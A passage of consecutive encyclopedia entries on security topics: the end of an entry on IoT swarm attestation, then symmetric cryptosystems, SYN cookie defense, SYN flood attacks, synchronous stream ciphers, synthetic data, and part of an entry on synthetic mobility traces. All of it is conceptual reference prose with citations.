The swarm attestation procedure gets initialized by the Verifier that selects a random Prover (e.g., P_0 in Fig. 1) and sends the attestation request. Upon receiving the attestation request, a spanning-tree overlay is created rooted at P_0, constructing the network as a balanced binary tree in which devices have a parent-child relationship. Such a spanning tree structure enables the efficient propagation of the attestation requests and aggregation of the results over the swarm. During the attestation, each Prover in the swarm sends a proof about its current state of the memory (typically a hash of the memory) to its parent, starting from the leaf nodes first (e.g., P_4, P_5, P_6 in Fig. 1). Next, the sub-tree roots (e.g., P_1, P_2) aggregate the individual attestation results and report them to their parents, and eventually, the complete swarm attestation report is then delivered by P_0 to the Verifier. When the Verifier gets the swarm attestation report, it checks whether each software measurement is within a set of expected legitimate configurations of the Prover, and confirms whether the swarm is trusted or not.



Swarm Attestation, Fig. 1 An overview of a swarm attestation protocol that involves a Verifier and a swarm consisting of many IoT Provers P_i, $\forall i \in [1..N]$. This IoT network is constructed as a spanning tree where some of the Provers act as aggregators (e.g., P_0, P_1, P_2). The attestation requests are initiated by the Verifier, while the attestation results get aggregated starting from the network leaves (e.g., P_4, P_5, P_6) to the root

Open Problems and Future Directions

One pressing issue for swarm attestation protocols is that of detecting physical adversaries. While the majority of swarm attestation schemes focus on software adversaries, only a few schemes (e.g., Ibrahim et al. 2016) partially mitigate physical attacks by detecting Prover's absence in the swarm.

In future work, a promising research direction is the extension of swarm attestation to enable the attestation of dynamic networks with distributed untrusted Verifiers. In this context, recent RA schemes work toward integrating swarm attestation with blockchain (Petzi et al., 2022; Ankergård et al., 2022).

Cross-References

Direct Anonymous Attestation
Remote Attestation in IoT Devices
Trusted Computing

References

Abera T, Bahmani R, Brasser F, Ibrahim A, Sadeghi A, Schunter M (2019) DIAT: data integrity attestation for resilient collaboration of autonomous system. In: 26th Annual Network & Distributed System Security Symposium (NDSS)

Ambrosin M, Conti M, Ibrahim A, Neven G, Sadeghi AR, Schunter M (2016) Sana: secure and scalable aggregate network attestation. In: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Association for Computing Machinery, CCS'16, New York, pp 731–742

Ambrosin M, Conti M, Lazzeretti R, Rabbani MM, Ranise S (2018) PADS: practical attestation for highly dynamic swarm topologies. In: 2018 International Workshop on Secure Internet of Things (SIoT), pp 18–27

Ambrosin M, Conti M, Lazzeretti R, Rabbani MM, Ranise S (2020) Collective remote attestation at the internet of things scale: state-of-the-art and future challenges. IEEE Commun Surv Tutor 22(4):2447–2461

Ankergård SFJJ, Dushku E, Dragoni N (2022) Permanent: publicly verifiable remote attestation for internet of things through blockchain. In: Aïmeur E, Laurent M, Yaich R, Dupont B, Garcia-Alfaro J (eds) Foundations and practice of security. Springer International Publishing, Cham, pp 218–234

Asokan N, Brasser F, Ibrahim A, Sadeghi AR, Schunter M, Tsudik G, Wachsmann C (2015) Seda: scalable embedded device attestation. In: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, CCS'15. Association for Computing Machinery, New York, pp 964–975

Brasser F, El Mahjoub B, Sadeghi AR, Wachsmann C, Koeberl P (2015) TyTAN: tiny trust anchor for tiny devices. In: Proceedings of the 52nd Design Automation Conference, DAC'15, pp 1–6

Conti M, Dushku E, Mancini LV (2019) RADIS: remote attestation of distributed IoT services. In: 6th IEEE International Conference on Software Defined Systems (SDS), pp 25–32

De Oliveira Nunes I, Dessouky G, Ibrahim A, Rattanavipanon N, Sadeghi AR, Tsudik G (2019) Towards systematic design of collective remote attestation protocols. In: 2019 IEEE 39th International Conference on Distributed Computing Systems (ICDCS), pp 1188–1198

Dushku E, Rabbani MM, Conti M, Mancini LV, Ranise S (2020) SARA: secure asynchronous remote attestation for IoT systems. IEEE Trans Inf Forensics Secur 15:3123–3136

Eldefrawy K, Tsudik G, Francillon A, Perito D (2012) SMART: secure and minimal architecture for (establishing dynamic) root of trust. In: Proceedings of the 19th Annual Network & Distributed System Security Symposium, NDSS'12, pp 1–15

Halldórsson RM, Dushku E, Dragoni N (2021) Arcadis: asynchronous remote control-flow attestation of distributed iot services. IEEE Acc 9:144880–144894

Ibrahim A, Sadeghi AR, Tsudik G, Zeitouni S (2016) DARPA: device attestation resilient to physical attacks. In: Proceedings of the 9th ACM Conference on Security and Privacy in Wireless and Mobile Networks, WiSec'16, pp 171–182

Kohnhäuser F, Büscher N, Katzenbeisser S (2018) Salad: secure and lightweight attestation of highly dynamic and disruptive networks. In: Proceedings of the 2018 on Asia Conference on Computer and Communications Security, ASIACCS'18, pp 329–342

Petzi L, Yahya AEB, Dmitrienko A, Tsudik G, Prantl T, Kounev S (2022) SCRAPS: scalable collective remote attestation for Pub-Sub IoT networks with untrusted proxy verifier. In: 31st USENIX Security Symposium (USENIX Security 22). USENIX Association, Boston

Rabbani MM, Vliegen J, Winderickx J, Conti M, Mentens N (2019) Shela: scalable heterogeneous layered attestation. IEEE Internet Things J 6(6):10240–10250

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_438

Symmetric Cryptosystem

Burt Kaliski[190] ✉
(190) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Classical cryptosystem; Conventional cryptosystem; Private key cryptosystem; Secret key cryptosystem

Definition

In a *symmetric cryptosystem*, the same key is employed for each of the operations in the cryptosystem (e.g., encryption and decryption), and thus that same key, typically a secret, must be shared by the parties performing the various operations.

Applications

Symmetric cryptosystems are widely employed; see the related concepts for specific examples.

Cross-References

Asymmetric Cryptosystem
Block Ciphers
MAC Algorithms

Stream Ciphers

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_275

SYN Cookie Defense

Wesley M. Eddy[191] ✉
(191) MTI Systems, Cleveland, OH, USA

✉ **Wesley M. Eddy**
Email: wes@mti-systems.com

Synonyms

TCP SYN Cookie

Definition

The Transmission Control Protocol (TCP) SYN cookie defense is a technique for mitigating the effects of TCP SYN flooding attacks. The strengths of the SYN cookie defense are that it eliminates the listening server's need to maintain state for half-open connections, it does not rely timers for reaping state, and it only requires direct support within the listening server's TCP implementation, with zero modification to the initiating client TCP implementations.

Background (Historical Data Optional)

After the initial publicity around the TCP SYN flooding attack, several mitigation techniques were developed, implemented, discussed, and incoroporated into operating systems and other products. One of the most well known of these mitigations is the SYN cookie technique. This also historically had been controversial, due to some technical misunderstandings and arguments.

The basic idea behind SYN cookies is to postpone the allocation of state on a listening server until after the completion of TCP's three-way handshake. Normally, some amount of state would be allocated upon receiving a SYN segment (step 1 of the three-way handshake), so that later when an ACK segment is received (step 3 of the three-way handshake), it can be validated. Because this can make implementations vulnerable to a SYN flooding attack, in which case ACKs are never received, the SYN cookies technique takes the state that normally would be allocated and encodes it into fields of the SYN-ACK that can be validated and reconstructed from the later ACK segments generated by legitimate hosts trying to connect. In this way, attackers elicit a SYN-ACK, but cause no other resource consumption on the victim, and the legitimate connections proceed as normal, even when the machine is under heavy attack.

Theory

There are multiple approaches to defending against TCP SYN flooding attacks; some are based on adding protection within the network infrastructure, and others are based on modifying end-host TCP implementations. Several deployed mitigation techniques have been described by Eddy (2006). Among the end-host modifications, there are simple but problematic tactics involving tuning parameters like the connection backlog used within the *accept* system call, or reducing the timer for the SYN-RECEIVED state. The more effective techniques involve modifying the implementation behavior on receiving a SYN in order to defer resource allocation until a later ACK is received. Two approaches in this class include SYN caches (Lemon 2002) and SYN cookies.

SYN cookies, as proposed by Dan Bernstein, are a variation of the cookie approach used in other protocols to completely delay allocation of state until after a handshaking process has completed to vet both sides of the connection. All the essential state variables that would normally have been stored after receiving the SYN are instead reconstructed from the ACK that completes the handshake. This can be done through clever encoding of the connection state data into certain fields of the SYN-ACK that are echoed in the later ACK as part of the TCP protocol (e.g., the sequence number field in the SYN-ACK is recoverable from the acknowledgment

field in the ACK, and the timestamp within the SYN-ACK is returned in the Timestamp Echo field of the ACK).

There are multiple implementations of the SYN cookie concept, the details of which vary. Some are limited in not being able to support advanced TCP options (like selective acknowledgment and window scaling), while others are less limited. These limitations stem from the small number of bits available to encode information within the TCP header fields that are reliably echoed from the SYN-ACK within the ACK. Implementations that only use the sequence number to hold the cookie are less capable than those that are able to also use the timestamp field, but the timestamp field is also only possible to use when the corresponding party also supports normal use of TCP timestamps, which are a widely supported extension, but not part of the base TCP protocol.

The basic contents of a SYN cookie that multiple implementations have included consist of three parts: (1) an index into a pool of local secret bits, (2) an encoding of an approximate maximum segment size bound (needed for TCP to operate without fragmentation), and (3) a number of bits computed via truncation of a hash function output. The hash function is computed over the local secret bits identified by the index, the connection-identifying information within the SYN-ACK packet (IP addresses, TCP port numbers, etc.), and the sequence number that the SYN contained. When the cookie is echoed back, these hash function inputs can all be obtained from the incoming ACK packet and evaluation of the hash function is used to verify the legitimacy of the cookie within the ACK.

In general, it is expected that the probability of guessing a valid SYN cookie to include in an ACK is near 2^{24} (when the hash output is truncated to 24 bits, as in common implementations), due to the use of local secret bits and the whitening of the IP addresses, TCP port numbers, etc. through the hash function. Several implementations to date have used MD5 or SHA-1 as a hash function, while Linux currently uses the SipHash family optimized for short inputs.

A major advantage of SYN cookies is that they only need to be supported on the host running the listening server application. No modifications to client systems are necessary, as the fields used to hold cookie data are by design ones that can be recovered from the ACK.

Application

Various forms of SYN cookies are present in several operating systems, including FreeBSD and Linux. Some TCP connection–proxying gateway devices are also available that split TCP connections and provide defense for a network of hosts behind them by implementing SYN cookies at the proxy. The presence of SYN cookies in some common TCP implementations prompted the description and analysis in the IETF edited by Eddy (2007).

In addition to TCP implementations that use SYN cookies, other more recently designed protocols also employ cookie mechanisms. The Stream Control Transmission Protocol (SCTP), for example, uses a four-way handshake, and only allocates session state at the listener after the initiator has echoed back a cookie. Similarly, the Internet Key Exchange version 2 (IKEv2) protocol does not create a security association until legitimacy of a peer has been verified through a multipacket exchange, creating a similar resilience to flooding of connection attempts.

Open Problems and Future Directions

Today, several techniques for mitigating SYN flooding attacks are widely deployed, including SYN cookies present in a number of end-host TCP implementations and specialized network perimeter security devices. One open aspect of the problem is that of protecting mobile devices from TCP flooding attacks, as described by Swami and Tschofenig (2006), who observed that the attack and defenses have different implications in wireless or mobile networks, and proposed a unique mitigation for these environments.

New transport protocols must include their own forms of protections against similar attacks, such as Source-Address Token Replay Attack in the Quick UDP Internet Connections (QUIC) protocol. Mechanisms for creating and maintaining resilience to DoS attacks is an important area of future work in new transport protocols.

References

Eddy W (2006) Defenses against TCP SYN flooding attacks. Cisco Internet Protocol J 9(4)

Eddy W (2007) TCP SYN flooding attacks and common mitigations. RFC 4987

Lemon J (2002) Resisting SYN flood DoS attacks with a SYN cache. BSDCON 2002

Swami Y, Tschofenig H (2006) Protecting mobile devices from TCP flooding attacks. In: Proceedings of the first ACM/IEEE international workshop on Mobility in the evolving internet architecture (MobiArch), Dec 2006

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_276

SYN Flood Attack

Wesley M. Eddy[192] ✉
(192) MTI Systems, Cleveland, OH, USA

✉ **Wesley M. Eddy**
Email: wes@mti-systems.com

Synonyms

TCP SYN flooding

Definition

The SYN flooding attack is a denial-of-service method exploiting the design of the Internet's Transmission Control Protocol (TCP) three-way handshake for establishing connections. It exhausts an operating system's allocated state for a listening server application's pending connections, preventing legitimate connections from being established with the server application.

Background (Historical Data Optional)

SYN flooding attacks were first widely publicized by a Phrack magazine article in 1996 (daemon9, route, and infinity 1996), and also began being identified on the Internet.

The attack exploits the common policies of operating system TCP implementations that limit a maximum number of TCP connections in the SYN-RECEIVED state for a particular listening server application. By rapidly sending TCP SYN segments to a server, the attacker causes the

number of connections in the SYN-RECEIVED state to reach the maximum, and incoming connection requests from legitimate clients are subsequently denied until the attacker's connections expire. The attacker can periodically send more SYN segments in order to retain control of the server's connection resources.

The attack has been known since the mid-1990s and several defenses have been developed and deployed. One well-known defense is the use of SYN cookies, though several other defenses are also popularly used, as described in RFC 4987 (Eddy 2007).

Theory

The SYN flooding attack exploits the common implementation behaviors of allocating connection state structures upon receipt of a TCP SYN segment, as well as limiting the number of connections in a particular subset of states for each application. The size of the connection state structure, often called a transmission control block (TCB), varies between implementations, but in some popular operating systems can range from 280 to over 1300 bytes, depending on supported TCP features and other implementation decisions. A "backlog" is commonly implemented to bound the amount of host memory used by connection state structures for certain connection states, generally resulting in common configurations supporting only a few dozen in-progress connection attempts with a particular application.

The SYN flooding attack differs from common packet flooding attacks, in that instead of overloading the network's resources, it merely exhausts the backlog of TCP connection state data structures allocated for a victim application. By an attacker sending SYN segments to the application, but not responding to the resulting SYN-ACK segments, the victim TCP implementation is forced to slowly time-out its instances of connection state generated by the attacker. Meanwhile, the listening server application is unable to accept connections from legitimate users.

The attack can be tuned for effectiveness by sending a burst of only the number of segments necessary to exhaust the backlog, and no more. This can be done using very low network capacity, since SYN segments are small, and is may be less obvious than a bulk packet flooding attack. The attack can also be tuned to repeat the burst of segments at the same period as the victim TCP implementation times out and reclaims TCBs. The

effectiveness of the attack is easy for the attacker to measure by viewing the responses to its SYNs, such as the SYN-ACK bit combination, reset bit (RST), or other indications of failure.

Variations of the attack as well as analysis of several defense techniques are described by Eddy (2006).

Application

The SYN flooding attack has been observed in the wild. A well-publicized early case was in September of 1996 when the Panix ISP's mail servers suffered outages due to SYN flooding attacks. The sequence of attack packets is not difficult to generate. Proof-of-concept code implementing the attack followed the *Phrack* article (daemon9, route, and infinity 1996), and was widely distributed. The attack has been used, and positively identified numerous times on the Internet since then. It is very easy to reproduce and its effectiveness is well established, however, experimental and operational results with various defense techniques also show that it can be mitigated effectively, as overviewed by Eddy (2006, 2007).

Open Problems and Future Directions

Though many defenses to this attack have been widely implemented and are used operationally, there is no standardized defense mechanism incorporated in either the base TCP protocol specification, or the requirements for Internet hosts maintained by the Internet Engineering Task Force (IETF). The implemented defenses vary on an individual system-by-system basis. A standardized defense or set of recommendations is one possible direction for future work.

Cross-References

SYN Cookie Defense

References

daemon9, route, and infinity. Project Neptune, Phrack Magazine, 7(48) file 13 of 18, July 1996

Eddy W (2006) Defenses against TCP SYN flooding attacks. Cisco Internet Protocol 9(4):2–16

Eddy W (2007) TCP SYN flooding attacks and common mitigations. RFC 4987

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_376

Synchronous Stream Cipher

Caroline Fontaine[193] ✉
(193) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France


✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

A synchronous stream cipher is a stream cipher, in which the keystream is generated independently of the plaintext and of the ciphertext. The keystream is usually produced by a pseudorandom generator, parameterized by a key, which is the secret key of the whole scheme.

Background

In modern stream ciphers, the initial state of the keystream generator is obtained not only from the key but also from a public initialization vector IV. This IV vector is changed for each new frame encryption, and can be transmitted with no specific protection. Hence, a synchronous stream cipher can be depicted as in Fig. 1.



Synchronous Stream Cipher, Fig. 1 Principle of a synchronous stream cipher

In a synchronous stream cipher, it is impossible to dynamically check the synchronization between the keystream and the message. The keystreams generated by the sender (encryption) and by the receiver (decryption) must be perfectly synchronized. If synchronization is lost, then decryption fails immediately. If one wants to be able to resynchronize both signals, one needs some additional techniques. A classical solution is to use a new keystream, produced by the same key but a new IV. Hence, the initialization process which changes the IV is called the *resynchronization mechanism*.

Another important property of synchronous stream ciphers is that errors on the ciphertext do not propagate: if the ciphertext is altered by some errors, then this will only affect the decryption of the wrong symbols, but this will have no effect on the others.

Theory

These two properties (perfect synchronization needed, no propagation of errors) lead to some active attacks: the first one could be to modify the ciphertext in order to desynchronize the message and the keystream during decryption (this can easily be achieved by deleting or inserting some bits, for example); the second one consists in modifying the values of some bits in order to modify the plaintext obtained after decryption (this can be powerful if the attacker knows sufficient information about the message in order to choose the meaning of the modified plaintext). This implies that it is important to use, at the same time as encryption, some integrity/authentication techniques in order to avoid such attacks.

Of course there are also attacks targetting the keystream generation process, and attacks targeting the resynchronization process. These kind of attacks are specific to each synchronous stream cipher.

A good starting reference on the topic is Rueppel (1986).

Applications

Most of the stream ciphers used nowadays (see, for example, E0 and A5/1) are *binary additive stream ciphers*; they are synchronous stream ciphers, in which all the data (plaintext, keystream, ciphertext) are binary, and that

simply add (through the XOR function) the message (plaintext/ciphertext) to the keystream.

Cross-References

Stream Ciphers

Recommended Reading

Rueppel RA (1986) Analysis and design of stream ciphers. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1810

Synthetic Data

Xinyue Wang[194] ✉, Hafiz Asif[194] ✉ and Jaideep Vaidya[195] ✉
(194) Rutgers University, Newark, NJ, USA
(195) Department of Management Science and Information Systems, CIMIC, Rutgers, The State University of New Jersey, Newark, NJ, USA

✉ **Xinyue Wang (Corresponding author)**
Email: xw273@rutgers.edu

✉ **Hafiz Asif**
Email: hafiz.asif@rutgers.edu

✉ **Jaideep Vaidya**
Email: jsvaidya@rutgers.edu
Email: jsvaidya@business.rutgers.edu

Synonyms

Synthetic data generation

Definition

Synthetic data refer to artificially generated data that are designed to mimic (some aspects of) real data without, or with significantly less, compromise to privacy.

Background

In recent years, there have been remarkable advancements in data-driven models across various domains, such as natural language processing, computer vision, and robotics. These advancements are primarily attributed to the availability of vast amounts of data. However, escalating concerns over individual data privacy necessitate the development of data-sharing strategies that effectively protect privacy rights. Synthetic data present as a viable tool for privacy-preserving data publishing since it promises to maintain the statistical properties of the original data while eliminating personally identifiable information (Raghunathan, 2021).

The fundamental premise of data synthesis involves generating a synthetic surrogate of the original dataset to replace some sensitive features or the entire original dataset for training and inference, with no direct correspondence to any sample in the original dataset. Advancements in computing power have facilitated the development of sophisticated deep generative models, which have broadened the application of synthetic data. Recently, synthetic data use has surged beyond preserving privacy in data sharing, extending to scenarios where it surpasses real data, such as simulation, better fairness, and data augmentation (van Breugel and van der Schaar, 2023). This growth has been propelled by the increasing demand for large-scale models across healthcare, finance, transportation, and social sciences (Lu et al., 2023).

A thorough understanding of the privacy implications and limitations of synthetic data is a critical aspect of responsible data governance.

- *Privacy-utility trade-offs*. Synthetic data do not guarantee absolute privacy (Jordon et al., 2022; van Breugel and van der Schaar, 2023). When a generative model overfits, learning to memorize samples, synthetic data can still leak sensitive information about the samples in the training data (Creswell and Bharath, 2018). Generating synthetic data with privacy constraints can result in noisier distributions, leading to a trade-off between privacy and data utility.
- *Quality*. Synthetic data are not without its flaws. The generation and use of synthetic data can introduce certain risks, such as potential biases, inaccuracies, or distortions, which affect the validity and reliability of the results.

Theory

There are a number of methods and models to generate synthetic data. The selection of a suitable model hinges on the specific requirements of the application, as well as the availability and quality of real data. The effectiveness and validity of the synthetic data generated by these methods are contingent upon the precision and relevance of the assumptions and models employed in data generation.

Traditional Models

Traditional data generation methods assume an a priori model, viewing real data as an instance of random variables following an inherent probabilistic distribution, which they use to sample synthetic data. Various such methods have been proposed in the literature (Kokosi et al., 2022), where the model selection is typically guided by data structure and intended applications. For instance, decision trees can be used to model discrete variables, Bayesian networks for learning the joint probability distributions, and autoregressive models to capture temporal correlations. Furthermore, depending on the objective and the nature of the real data, synthetic datasets may be fully or partially synthesized (Raghunathan, 2021). One significant limitation of traditional models is that they often rely on oversimplified and handcrafted models.

Deep Generative Models

Unlike traditional methods, deep learning – based approaches aim to model the underlying data structure in a data-driven manner without needing user-defined mathematical equations or physics simulations. Deep generative models theoretically can describe the real data distribution perfectly, thanks to neural networks' aptitude to approximate complex nonlinear relationships in data. Multiple generative model architectures have been proposed (Bond-Taylor et al., 2021), catering to different data modalities. Deep autoregressive models, such as Recurrent Neural Networks, leverage the chain rule of probability to model conditional probability density and are popular for text and audio generation. Variational Autoencoders (VAEs) compress data into a lower-dimensional latent space and then reconstruct it; they have been successfully applied to the image and tabular data. VAEs, however, are known to generate unrealistic samples when applied to complex datasets. Generative Adversarial Networks (GANs), wherein two neural networks (one to generate synthetic data and the other to distinguish

synthetic from real data) are pitted against each other, find extensive use across domains like computer vision, healthcare, finance, and video synthesis. However, they can suffer from mode collapse, making them challenging to train (Lu et al., 2023). Denoising Diffusion Probabilistic Models (DDPMs), premised on diffusion processes, refine low-quality or noisy images progressively into high-quality images. DDPMs are often combined with other generative models, such as GANs and VAEs, particularly for modality conversion tasks.

Privacy-Preserving Synthetic Data Generation

Generative models are often integrated with differential privacy mechanisms to ensure privacy protection. There are two main approaches to training differentially private generative models. The first involves introducing noise to the loss function, allowing the generative model to train with noisy loss functions, The second is based on the Private Aggregation of Teacher Ensembles (PATE) framework, and it introduces noise to the aggregated information. This noisy aggregated information is then used to update the networks and generate data. Differentially private generative models offer an extra layer of privacy protection of the data, for instance, making the models resistant to membership inference attacks (Fan, 2020).

Open Problems and Future Directions

Although synthetic data are generated to ensure that no synthetic samples can be traced back to real samples, it is commonly misunderstood that it is inherently private. When generative models overfit and strive to memorize samples during training, the synthetic data they generate may inadvertently leak information about the original data, making it vulnerable to privacy attacks (Stadler et al., 2022). While the theoretical framework for integrating differential privacy with generative models is sound, interpreting its guarantees can pose challenges, and it may significantly impact utility (Stadler et al., 2022).

Synthetic data are now being used for tasks including data augmentation, data sharing, creating fairer datasets, and data quality amelioration. Each use case presents unique open issues and challenges that require further investigation (van Breugel and van der Schaar, 2023). For

the widespread adoption of synthetic data to occur, there needs to be an understanding of its practical implications, including its susceptibility to attacks and the importance of its resemblance to real data. Consequently, a comprehensive evaluation system for synthetic data is needed, posing one of the major challenges in this field (Jordon et al., 2022).

Cross-References

Differential Privacy
Macrodata Protection
Microdata Protection
Privacy-Preserving Data Publishing
Synthetic Mobility Traces

References

Bond-Taylor S, Leach A, Long Y, Willcocks CG (2021) Deep generative modelling: a comparative review of VAEs, GANs, normalizing flows, energy-based and autoregressive models. IEEE Trans Pattern Anal Mach Intell 44:7327

van Breugel B, van der Schaar M (2023) Beyond privacy: navigating the opportunities and challenges of synthetic data. arXiv preprint arXiv:230403722

Creswell A, Bharath AA (2018) Inverting the generator of a generative adversarial network. IEEE Trans Neural Netw Learn Syst 30(7):1967–1974

Fan L (2020) A survey of differentially private generative adversarial networks. In: The AAAI Workshop on Privacy-Preserving Artificial Intelligence, p 8

Jordon J, Szpruch L, Houssiau F, Bottarelli M, Cherubin G, Maple C, Cohen SN, Weller A (2022) Synthetic data – what, why and how? arXiv preprint arXiv:220503257

Kokosi T, De Stavola B, Mitra R, Frayling L, Doherty A, Dove I, Sonnenberg P, Harron K (2022) An overview on synthetic administrative data for research. Int J Popul Data Sci 7(1). https://doi.org/10.23889/ijpds.v7i1.1727

Lu Y, Wang H, Wei W (2023) Machine learning for synthetic data generation: a review. arXiv preprint arXiv:230204062

Raghunathan TE (2021) Synthetic data. Annu Rev Stat Appl 8:129–140 [MathSciNet]

Stadler T, Oprisanu B, Troncoso C (2022) Synthetic data – anonymisation groundhog day. In: 31st USENIX Security Symposium (USENIX Security 22), pp 1451–1468

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300963

Synthetic Data Generation

Synthetic Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1734

Synthetic Mobility Traces

Bhawani Shanker Bhati[196] ✉ and David Eckhoff ✉
(196) TUMCREATE Ltd., Singapore, Singapore

✉ **Bhawani Shanker Bhati**
Email: bhawani.bhati@tum-create.edu.sg

✉ **David Eckhoff**
Email: david.eckhoff@tum-create.edu.sg

Definitions

A mobility trace refers to a time series of one or more spatial points (e.g., latitude longitude tuples, zip/area codes, place names) along with an identifier, and/or application-specific information.

Artificially generated mobility traces, known as Synthetic Mobility Traces (SMTs), aim to resemble real mobility traces without (or with less severe) implications on user privacy.

Background

The growing pervasiveness of intelligent devices and advancements in communication technologies have paved the way to track and monitor individuals, leading to the collection of their potentially sensitive mobility traces.

Some of the sources of mobility traces are

- Location-based services (LBS)
- Cellular networks and mobile phones
- Sensor networks (e.g. smart card readers, cameras)

- Intelligent and connected vehicles

Mobility traces can be beneficial for a wide range of applications: they are crucial for the improvement and evaluation of transport system infrastructure and policies, they can support business decisions, and they can promote research in various domains. However, privacy implications limit the sharing of mobility traces, as even publishing aggregated mobility data could lead to a privacy breach (Xu et al. 2017).

Due to these issues, there is a need for privacy-preserving data publishing (PPDP) of mobility traces. Traditional approaches adopted to protect individuals' privacy are pseudonymization (replacing all identifiers with a pseudorandom identifier), swapping (iteratively swapping parts of mobility traces among individuals), and many others (Fiore et al. 2019). An important approach for the PPDP of mobility traces is the use of synthetic mobility traces.

Given that SMTs are usually based on or derived from real mobility traces (the training data), the quality (sometimes also realism) of an SMT can be evaluated in four different dimensions:

- *Accuracy*. Are the statistical properties of the SMTs close to the ones from the original mobility trace?
- *Utility*. Are the results obtained using the SMTs similar to the ones obtained with the original mobility traces?
- *Privacy*. Do the SMTs disclose any sensitive personal information about an individual?
- *Cost*. Is the SMT approach computationally (training and generation time) feasible?

Theory

In general, SMT generation methods can be classified into traditional approaches and Machine Learning (ML)-based approaches.

Traditional SMT generators try to generate mobility features, each with an *a priori* model. The major drawback of this approach is that it is unable to capture long-term dependencies and hidden mobility patterns that are not included in those features. The length of a mobility trace (or the number of hops, where a single jump is a movement between two consecutive locations) can be large (for instance, a salesperson may visit many locations). The visit to a particular location can depend on any of the

previous locations in the past, which leads to long-term dependencies in a mobility trace, which can be difficult to identify.

ML-based SMT generators use learning models such as Recurrent Neural Networks (RNNs) or Generative Adversarial Networks (GANs) to learn hidden patterns in mobility traces to produce a realistic SMT.

As both approaches can still leak information from the training data and therefore affect the privacy of the included individuals, they have been extended by incorporating different privacy mechanisms (e.g. differential privacy or plausible deniability) to generate the SMTs (Fiore et al. 2019) (Bindschaedler and Shokri 2016).

Traditional Approaches for SMT Generation

The earlier approaches allowed users to define parameters such as duration (how often a change in position occurs), shift (how fast or slow the movement is), or resizing (how much to shrink or enlarge objects) to control the generation of the SMTs (Theodoridis et al. 1999) (Tzouramanis et al. 2002). For each of these parameters, the user can choose a statistical distribution or assign upper and lower bounds. Often, these distributions are based on real-world observations so that the properties of the generated trajectories match those from the real world. These generators were generalized (Theodoridis et al. 1999) (Tzouramanis et al. 2002) as well as specialized or application-motivated (Saglio and Moreira 1999).

Most mobile objects in the real world move somewhat purposefully and such movement might be difficult to describe using user-defined parameters and unrestricted movement, as these objects are also often bound to the limitations of an underlying network. For example, student mobility is influenced by the school’s location and timing, the road network and traffic conditions. To account for these effects, later approaches introduced new parameters to model obstacles for simulating real-world movements such as clustered and obstructed movements (Pfoser and Theodoridis 2000). Furthermore, network-based (as opposed to network-free) approaches were improved by the introduction of properties such as maximum speeds, maximum capacities of connections, influence on other moving objects and external events, and time-scheduled traffic. These generators were mainly application-motivated, for example, transportation (Brinkhoff 2002) (Düntgen et al. 2009).

In general, traditional approaches tend to create moving objects randomly and let them disappear after reaching their destination. However, some generators also allow to consider mid and long-term behaviour of moving objects, for example, by taking as input pre-defined mobility profiles/patterns (e.g., `Home-Work-Home` relations) or existing sets of trajectories. The idea is to annotate semantic information in the raw dataset (i.e., real, simulated, or generated mobility data) and then use these annotations meaningfully in the generation process.

In terms of privacy implications, SMTs that are not based on real datasets naturally do not require privacy protection. However, for the SMT generators that take pre-defined mobility patterns or real semantic trajectory dataset as input, there can be a range of privacy issues. For instance, the SMTs may resemble real-world trajectories including points of interest such as home, work, place of worship, etc. This potentially leaks sensitive information about the individuals in the training data.

ML-based Approaches for SMT Generation

ML-based approaches first learn the mobility patterns and then generate the SMTs using the trained model. Training methods based on Recurrent Neural Networks (RNNs) and Generative Adversarial Networks (GANs) have been utilized for the generation of SMTs.

RNNs, specifically Long Short-Term Memory (LSTM), can be used to model data series with long-term temporal dependencies. This makes them ideal for capturing mobility traces intrinsic characteristics. Mobility traces are represented in a spatiotemporal field which means that the LSTM also has to make predictions that can be decoded into such a field. In order to do that, first, a network with an attention mechanism is trained using real mobility traces. Second, data augmentation is performed where real traces are shuffled during the training to generate fuzzy and stochastic new traces. Finally, new traces are generated iteratively using the last step of the current output trace as an input to generate the next step, using an arbitrary location for initialization of the sequence. The trained model can be used for generating SMTs as well as to capture the generalized mobility patterns in a given area (Kulkarni and Garbinato 2017).

In Generative Adversarial Networks (GANs), two neural networks called generator and discriminator compete in a zero-sum framework. The location traces are embedded into a 3-dimensional tensor where the first

